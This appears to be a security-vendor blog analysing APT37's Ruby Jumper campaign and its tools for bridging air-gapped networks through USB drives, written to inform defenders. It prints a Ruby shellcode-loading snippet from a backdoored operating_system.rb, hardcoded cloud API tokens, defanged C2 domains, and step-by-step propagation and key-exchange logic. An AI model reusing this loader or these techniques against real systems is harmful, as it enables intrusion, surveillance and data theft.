

APT37 Adds New Tools For Air-Gapped Networks

zscaler.com/blogs/security-research/apt37-adds-new-capabilities-air-gapped-networks

Seongsu Park

February 26, 2026



Technical Analysis

ThreatLabz details the Ruby Jumper campaign in the following sections, focusing on the specific malware employed, the deployment methods, and how the final payload is delivered to achieve the ultimate objective.

Attack flow

The figure below illustrates the complete attack flow, from the initial vector to the infection of newly attached removable media and the deployment of FOOTWINE and BLUELIGHT.




Figure 1: APT37 Ruby Jumper campaign attack flow.

RESTLEAF

APT37 has abused LNKs as an initial vector for years. In the Ruby Jumper campaign, when a victim opens a malicious LNK file, it launches a PowerShell command and scans the current directory to locate itself based on file size. Then, the PowerShell script launched by the LNK file carves multiple embedded payloads from fixed offsets within that LNK, including a decoy document, an executable payload, an additional PowerShell script, and a batch file, as listed in the table below.

Filename	File type	Purpose
find.bat	Windows Batch file	Launches PowerShell (## search.dat).

Filename	File type	Purpose
search.dat	PowerShell	Loads the shellcode file (viewer.dat) into memory.
viewer.dat	Shellcode with payload	Loads the embedded payload after decrypting it.

Table 1: Files dropped by APT37's Ruby Jumper campaign LNK file and their purpose.

The decoy document displays an article about the Palestine-Israel conflict, translated from a North Korean newspaper into Arabic, as shown in the figure below.

المحاولة الخطيرة التي تؤثر الوضع

قال أحد الأعضاء في الأمم المتحدة إن حالة الصدام بين فلسطين وإسرائيل بدأت تزداد إلى سوريا وهو يؤكد" في حالة البدء توسيع الصدام إلى سوريا " لأن أمريكا وإسرائيل تقومان باستمرار الغارات الجوية في سوريا ، بينما تتوتر حالة منطقة الشرق الأوسط.

كما نعرف من قبل أخبار وكالة الأنباء AFP الفرنسية وكالة الأنباء رويتر الإنجليزية، قامت الطائرات الحربية الأمريكية <F-15> على هجوم المرافق في منطقة الشرق السورية قبل بضعة أيام.

وقال وزير الدفاع الأمريكي أن هذه الغارات الجوية هي رد على الهجوم الذي يؤثر على الجيش الأمريكي المرتبط على العراق وسوريا، وذلك <من أجل دفاع النفس>.

وتصدقت اللجنة الدبلوماسية الأمريكية في منطقة الشرق الأوسط لوزارة الدفاع الأمريكي لم ترد على اتخاذ الإجراءات الإضافية من أجل < حماية المواطنين من الهجوم الذي هدتها على الجيش الأمريكي والمرافق في العراق وسوريا>.

في نفس اليوم أيضا، قامت إسرائيل بالهجوم على قاعدة الرادار في منطقة جنوب سوريا وعلى أحد المرافق في قرب دمشق العاصمة السورية.

وكذلك في الشهر الماضي، قامت الهجوم الأول على مطار الروبو الدولة في منطقة شمال سوريا والخب، وفي هذا الشهر أيضا ، قامت بمحاولة الهجوم الخسنة باستمرار.

هذه مؤامرة قصيدة من أجل تؤثر في وضع المنطقة.

قالت إسرائيل أيضا، أن هذا الهجوم من أجل إيقاف ومنع دخول البلدان الإسلامية والقوات مثل إيران وسوريا وحزب الله في منطقة الشرق الأوسط.

تذكر كثير من البلدان العالم حول جريمة قاسية ومتوحشة وعدوانية لإسرائيل كل يوم وتؤكد مثل هذه الجريمة يجب إيقافها حتما.

ولكن أمريكا وإسرائيل تتفعلان مصدر تؤثر الحالة في منطقة الشرق الأوسط إلى البلدان الأخرى وتريدان أن تقوم توسيع الصدام.

قال الرئيس السوري إن الهدف السياسي لأمريكا هو <توتر عسكري بلا توقف>، تحكم غير منتظمة<، وأضاف أن، أو ربا أيضا تكرر مثل هذه الاستراتيجية، وكذلك



Figure 2: Arabic language decoy document leveraged in the Ruby Jumper campaign by APT37.

Each payload created by the LNK file works in tandem, ultimately spawning a Windows executable payload in memory that ThreatLabz identifies as a *RESTLEAF*. *RESTLEAF* uses Zoho WorkDrive cloud storage for C2 communications. To our knowledge, this is the first time APT37 has abused Zoho WorkDrive. *RESTLEAF* retrieves a valid access token by exchanging embedded refresh token credentials, enabling subsequent API operations with the Zoho WorkDrive infrastructure. The table below lists the hardcoded token information associated with *RESTLEAF*.

Type	Value
client_id	1000.3GYW7TSOWPQUNLVY1SK3Y6TWIUNAFH
refresh_token	1000.57dac5f7d21da2454d0fbefdc80bf3.ed54cf1ebffbfc1c8ae1ccdd2c681012
client_secret	ffc7ebe0a8e68df69b9bc391cd7589e596865d42a9

Table 2: RESTLEAF Hardcoded Zoho WorkDrive token information.

Following successful authentication, RESTLEAF attempts to download a file containing shellcode named *AAA.bin* from the Zoho WorkDrive repository. If the download succeeds, the shellcode is executed through a classic process injection technique. RESTLEAF allocates executable memory, copies the downloaded payload into this region, and transfers execution to the entry point of the shellcode. After the shellcode execution completes, RESTLEAF creates timestamped beacon files in a folder named *Second* on the Zoho WorkDrive that signal to the cloud-based C2 that the infection is active and operational. This beaconing mechanism generates unique filenames following the pattern *lion [timestamp]*, where the timestamp reflects when the beacon is created.

Shellcode

APT37 continues to employ its custom shellcode launcher, documented in previous [reports](#), to deploy malware. The same shellcode is used across all payloads in the Ruby Jumper infection chain. This launcher is a key component that is responsible for staging the payloads as encrypted files, which makes the activity more difficult to detect. Overall, the infection chain follows a two-stage shellcode-based execution flow:

1. **Stage 1:** The launcher injects a second-stage shellcode that is decrypted using a 1-byte XOR key into a randomly chosen legitimate Windows executable from *%WINDIR%\System32* or *%WINDIR%\SysWow64*.
2. **Stage 2:** The decrypted second-stage shellcode reflectively loads an embedded Windows executable payload that is also decoded using a 1-byte XOR key.

The two-stage shellcode execution process is shown in the figure below.




Figure 3: Diagram illustrating the two-stage shellcode execution process.

SNAKEDROPPER

SNAKEDROPPER is the next-stage malware and is spawned in a randomly chosen Windows executable. *SNAKEDROPPER* performs the following actions:

1. Extracts an embedded archive named `ruby3.zip` from the data section and writes it to `%PROGRAMDATA%\ruby3.zip` as a staging location.
2. Creates the working directory `%PROGRAMDATA%\usb speed` where the Ruby runtime will be installed and disguised as a USB-related utility.
3. Extracts the `ruby3.zip` archive to the `%PROGRAMDATA%\usb speed` directory, unpacking the complete Ruby 3.3.0 runtime environment including the interpreter, standard libraries, and gem infrastructure.
4. Renames the main Ruby interpreter executable (`rubyw.exe`) to `usb speed.exe` to masquerade as a legitimate USB speed monitoring utility.
5. Replaces the `operating_system.rb` embedded in the legitimate Ruby package with a malicious script.

6. Extracts three embedded files disguised as Ruby scripts and places them in the `%PROGRAMDATA%\usb speed` directory. Each file is a binary containing shellcode that decrypts and executes an embedded portable executable (PE) file, which is itself XOR-encrypted with a single byte. The files are listed below:
 - `%PROGRAMDATA%\usb speed\lib\ruby\3.3.0\bundler\bundler_index_client.rb`
 - `%PROGRAMDATA%\usb speed\lib\ruby\3.3.0\optparse\ascii.rb`
 - `%PROGRAMDATA%\usb speed\lib\ruby\3.3.0\win32\task.rb` (initially created as a blank file, but later used to infect removable media)
7. Creates a scheduled task named *rubyupdatecheck* to execute the disguised Ruby interpreter (`usb speed.exe`) every 5 minutes.

SNAKEDROPPER is primed for execution by replacing the RubyGems default file `operating_system.rb` with a maliciously modified version that is automatically loaded when the Ruby interpreter starts. By injecting the SNAKEDROPPER payload into this auto-loaded file, SNAKEDROPPER is executed via the backdoored Ruby interpreter (which is started by the scheduled task). This behavior is shown in the code example below.

```
scfile = File.open(filepath, "rb");
scupd = scfile.read;
scfile.close;
ptr = KN32::VirtualAlloc(0, scupd.size + 0x400, 0x3000, 0x4);
buf = Fiddle::Pointer[scupd];
KN32::RtlMoveMemory(ptr, buf, scupd.size);
KN32::VirtualProtect(ptr, scupd.size + 0x400, 0x40, buf);
thread = KN32::CreateThread(0, 0, ptr, 0, 0, 0);
KN32::WaitForSingleObject(thread, 1000 * 60 * 10);
end
filepath1 =
"C:\\\\ProgramData\\\\usb speed\\\\lib\\\\ruby\\\\3.3.0\\\\bundler\\\\bundler_index_client.
rb"
filepath2= "C:\\\\ProgramData\\\\usb speed\\\\lib\\\\ruby\\\\3.3.0\\\\optparse\\\\ascii.rb"
runshellcode(filepath1)
runshellcode(filepath2)
```

THUMBSBD

SNAKEDROPPER drops *THUMBSBD* disguised as a Ruby file named *ascii.rb*. THUMBSBD uses removable media to bridge air-gapped network segments, enabling bidirectional command delivery and data exfiltration across network-segmented environments. Upon execution, THUMBSBD checks the registry key `HKCU\SOFTWARE\Microsoft\TnGtp` to prevent multiple instances. The malware then initializes a configuration file at `%LOCALAPPDATA%\TnGtp\TN.dat` containing information about the victim's environment (e.g., user name, computer name, Windows version, and working directory paths) that is XOR-encrypted with a one byte key. When the reconnaissance flag is set, THUMBSBD collects system information including hardware diagnostics (`dxdiag`), running processes, network configuration (`ipconfig /all`), recursive file

system enumeration (complete file tree), and connectivity status via ping tests and netstat. THUMBSBD employed several working directories to stage data for exfiltration and for executing backdoor commands. The directories ThreatLabz observed are listed in the table below.

Directory	Purpose
CMD	Validated command files.
MCD	Incoming command staging.
OCD	Files for removable media transfer.
PGI	Downloaded C2 payloads.
RST	Data staged for exfiltration.
UEE	Malware update executables.
WRK	Temporary workspace.

Table 3: Working directories used by THUMBSBD to stage data for exfiltration and backdoor commands.

THUMBSBD's primary goal is to download an additional payload from a remote server using the following endpoints.

- `hxxps://www.philion[.]store/star/main.php`
- `hxxps://www.homeatedke[.]store/star/main.php`
- `hxxps://www.hightkdhe[.]store/star/main.php`

Notably, *hightkdhe[.]store* was still operational during our investigation.

If any shellcode binary is created in the **PGI** working directory, THUMBSBD executes it promptly. When it comes to executing backdoor commands, THUMBSBD monitors the **MCD** working directory and, depending on the file's content, will execute various backdoor commands including directory enumeration, file exfiltration, arbitrary command execution, and configuration updates.

THUMBSBD transforms removable media into a bidirectional covert C2 relay, allowing operators to deliver commands to, and retrieve data from, air-gapped systems. By leveraging removable media as an intermediary transport layer, the malware bridges otherwise air-gapped network

segments.

When removable media is connected, THUMBSBD performs the following actions:

- 1. Creates a hidden \$RECYCLE.BIN directory at the root of the removable media to conceal staged artifacts.
- 2. Copies files from the OCD working directory into this folder, staging either operator-issued command data or previously collected output.
- 3. Enumerates files within \$RECYCLE.BIN and decrypts them using a single-byte 0x83 XOR routine.
- 4. Extracts the command identifier from offset 0x0C and dispatches execution logic accordingly.

The supported command behaviors are listed in the table below.

Commands	Description
0	Copies the file to the RST working directory for exfiltration.
1	Appends the filename to WRK\del.dat, marking the file as already processed.
SHA256 victim identifier exist	If the SHA-256 victim identifier (generated by combining the disk’s volume serial and UUID) in the file matches the current victim, copies the file to CMD\[random filename] and performs backdoor operations.

Table 4: THUMBSBD commands used for exfiltration and backdoor operation.

After command execution, THUMBSBD aggregates the resulting output from the RST working directory and copies it back into the removable media’s \$RECYCLE.BIN, staging the data for transfer to a connected system. The THUMBSBD flow is depicted in the figure below.




Figure 4: APT37 THUMBSBD attack flow for air-gapped systems.

VIRUSTASK

VIRUSTASK is delivered as `bundler_index_client.rb` and serves as a removable media propagation component designed to spread malware to non-infected air-gapped systems. Unlike THUMBSBD which handles command execution and exfiltration, *VIRUSTASK* focuses exclusively on weaponizing removable media to achieve initial access on air-gapped systems. *VIRUSTASK* tracks its execution state via the registry key `HKCU\Software\Microsoft\ActiveUSBPolicies`,

storing the module path in the `policy` value and the process ID in `policy_id`. When removable media is attached, VIRUSTASK executes a multi-stage infection routine with file hijacking logic, as outlined below.

1. Checks if the removable media has at least 2GB of free space before proceeding with the infection.
2. Creates a hidden folder named `$RECYCLE.BIN.USER` at the root of the removable media, disguised to mimic the Windows Recycle Bin and remain invisible under the default Explorer settings.
3. Copies its payload executables (`usbspeed.exe`, `usbspeedupdate.exe`) and a Ruby persistence script into the hidden folder structure on the removable media.
The `usbspeed.exe` is a legitimate Ruby interpreter renamed to avoid suspicion.
4. Scans the removable media to enumerate the victim's files and existing shortcuts, while excluding system folders and its own hidden directories.
5. Hides the original victim's files and replaces them with LNK bearing identical names. These shortcuts are configured to execute the copied `usbspeed.exe` (Ruby interpreter) when the victim attempts to open their files.
6. When the victim connects the infected removable media to a new host and clicks a hijacked file, the shortcut launches `usbspeed.exe`. The Ruby interpreter automatically loads the malicious `operating_system.rb` script from its default configuration path, which then loads and executes the shellcode from `task.rb` to compromise the new system.

Note that the `operating_system.rb` Ruby script created by VIRUSTASK checks whether the victim is already infected by evaluating `Dir.exist?("c:\programdata\usbspeed")`. If the directory doesn't exist (indicating a new target), then the script loads and executes shellcode from `task.rb`, infecting the newly connected host. Note that the `task.rb` file created by SNAKEDROPPER is initially blank (0 bytes). Therefore, this file is likely modified to include the shellcode either manually or via a command.

VIRUSTASK complements THUMBSBD to form a complete air-gap attack toolkit. While THUMBSBD handles C2 communication and data exfiltration, VIRUSTASK ensures the malware spreads to new systems through social engineering by replacing legitimate files with malicious shortcuts that victims trust and execute.

FOOTWINE

THUMBSBD delivers *FOOTWINE* using the filename `foot.apk`, which uses an Android package file extension. However, FOOTWINE is actually an encrypted payload with an integrated shellcode launcher that includes surveillance features such as keystroke logging as well as audio and video capturing. Upon execution, FOOTWINE parses an embedded configuration string using a double-asterisk (`**`) delimiter to extract the primary C2 IP address and communicate with custom binary protocol over TCP. FOOTWINE uses a custom XOR-based key exchange protocol to establish an encrypted communication channel with the C2 server, as described below.

1. FOOTWINE initiates a key exchange by generating a 32-byte random key through 8 sequential calls to the `rand()` function, which is seeded by the current time.
2. To obfuscate the key transmission and prevent trivial pattern matching, FOOTWINE generates a random padding buffer ranging from 32 to 846 bytes (`rand() % 0x32F + 0x20`) in length. The protocol obfuscates the transmitted packet size by computing `(size + 0x32F) ^ 0x32F` before transmission. This produces a packet structure consisting of a 4-byte obfuscated size field, followed by the 32-byte random key, and finally followed by variable-length random padding data.
3. The C2 server mirrors this process and responds with its own size-obfuscated padded packet containing the FOOTWINE's key XOR'ed with a shared 32-byte validation constant.
4. FOOTWINE validates the server's response by XOR'ing its own original key with the same 32-byte validation constant (`D7 8D 05 01 34 D9 A8 01 A5 FB 7D 06 F8 A8 4D 04 F1 66 FD 00 07 FF BC 02 C8 93 E4 02 08 6E 75 05`) and comparing the result against the server's response. A match confirms both parties possess the same shared session key, which completes the key exchange.
5. Finally, all subsequent C2 traffic is encrypted using this session key.

After establishing a connection with the C2 server, FOOTWINE supports commands such as shell management, file manipulation, registry, and process manipulation. FOOTWINE supports the surveillance-related commands listed in the table below.

Commands	Description
sm	Provides an interactive command shell until "exit\r\n" is received.
fm	Performs file and directory manipulation including upload, download, rename, deletion, enumeration, and timestamping.
gm	Manages plugins and configuration (e.g., loads a plugin DLL and updates configuration).
rm	Manipulate the Windows registry including enumeration, querying, setting, and deletion.
pm	Enumerate running processes including PID, process name, full executable path for all processes.
dm	Takes screenshots and captures keystrokes.
cm	Performs audio and video surveillance.

Commands	Description
s_d	Receives batch script contents from C2 server and saves it to the file %TEMP%\SSMMHH_DDMMYYYY.bat and executes it.
pxm	Establishes a proxy connection and relays traffic bidirectionally.
[filepath]	Loads a given DLL and invokes the Start export function.

Table 5: Surveillance commands supported by FOOTWINE.

BLUELIGHT

THUMBSBD also delivers BLUELIGHT, a previously [documented](#) backdoor which leverages several legitimate cloud providers, including Google Drive, Microsoft OneDrive, pCloud, and BackBlaze for its C2 communication. BLUELIGHT's backdoor functionalities include executing arbitrary commands, enumerating the file system, downloading additional payloads, uploading files, and self-removal.